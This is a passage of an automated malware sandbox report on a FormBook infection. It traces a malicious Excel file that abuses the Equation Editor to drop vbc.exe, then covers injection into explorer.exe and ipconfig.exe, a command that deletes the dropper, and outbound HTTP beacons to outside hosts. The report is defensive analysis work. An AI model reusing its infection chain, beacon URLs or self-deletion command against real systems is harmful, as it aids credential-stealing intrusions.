Jun 10, 2021 15:26:15.013705969 CEST	1051	IN	HTTP/1.1 302 Found Date: Thu, 10 Jun 2021 13:26:13 GMT Server: Apache/2.2.13 (Unix) Location: http://www.69-1hn7uc.net/notfound?9rx=V9Q6YNEpmTTku3594j8RVRt0udPCykKEN/raiLh+TizfOzW/z4mr+TojY495qvgWXqOzag==&1bPx7=ifrhEpc0Hv8pf4 Content-Length: 319 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 36 39 2d 31 68 6e 37 75 63 2e 6e 65 74 2f 6e 6f 74 66 6f 75 6e 64 3f 39 72 78 3d 56 39 51 36 59 4e 45 70 6d 54 54 6b 75 33 35 39 34 6a 38 52 56 52 74 30 75 64 50 43 79 6b 4b 45 4e 2f 72 61 69 4c 68 2b 54 69 7a 66 4f 7a 57 2f 7a 34 6d 72 2b 54 6f 6a 59 34 39 35 71 76 67 57 58 71 4f 7a 61 67 3d 3d 26 61 6d 70 3b 31 62 50 78 37 3d 69 66 72 68 45 70 63 30 48 76 38 70 66 34 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	99.83.154.118	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 15:26:27.605036020 CEST	1052	OUT	GET /p2io/?9rx=lrOqxb+UJCh0p+XgaZ1tkMjkgx31NOkXgmck/5zOeb61pSaxp+mpU6ffv/qKl6HzQ2hiJA==&1bPx7=ifrhEpc0Hv8pf4 HTTP/1.1 Host: www.defenestration.world Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 10, 2021 15:26:27.789880037 CEST	1052	IN	HTTP/1.1 403 Forbidden Date: Thu, 10 Jun 2021 13:26:27 GMT Content-Type: text/html Content-Length: 146 Connection: close Server: nginx Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2404 Parent PID: 584

General

Start time:	15:23:49
Start date:	10/06/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f380000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2676 Parent PID: 584

General

Start time:	15:24:12
Start date:	10/06/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2792 Parent PID: 2676

General

Start time:	15:24:14
Start date:	10/06/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x1000000
File size:	993792 bytes
MD5 hash:	15D907E7D9F8286E5053796C9D78FCEC

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2172328721.000000000252C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2172726786.0000000003509000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2172726786.0000000003509000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2172726786.0000000003509000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 15%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: vbc.exe PID: 2440 Parent PID: 2792

General

Start time:	15:24:19
Start date:	10/06/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x1000000
File size:	993792 bytes
MD5 hash:	15D907E7D9F8286E5053796C9D78FCEC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2208251364.0000000000530000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2208251364.0000000000530000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2208251364.0000000000530000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2208195189.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2208195189.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2208195189.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.2169946011.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.2169946011.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.2169946011.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2208158353.00000000003B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2208158353.00000000003B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2208158353.00000000003B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1388 Parent PID: 2440

General

Start time:	15:24:21
Start date:	10/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.2199605074.0000000002945000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.2199605074.0000000002945000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.2199605074.0000000002945000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: ipconfig.exe PID: 3036 Parent PID: 1388

General

Start time:	15:24:34
Start date:	10/06/2021
Path:	C:\Windows\SysWOW64\ipconfig.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\ipconfig.exe
Imagebase:	0x590000
File size:	27136 bytes
MD5 hash:	CABB20E171770FF64614A54C1F31C033
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2377936853.00000000001D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2377936853.00000000001D0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2377936853.00000000001D0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2377810691.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2377810691.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2377810691.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2377903647.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2377903647.00000000001A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2377903647.00000000001A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 1688 Parent PID: 3036

General

Start time:	15:24:38
Start date:	10/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a4c0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis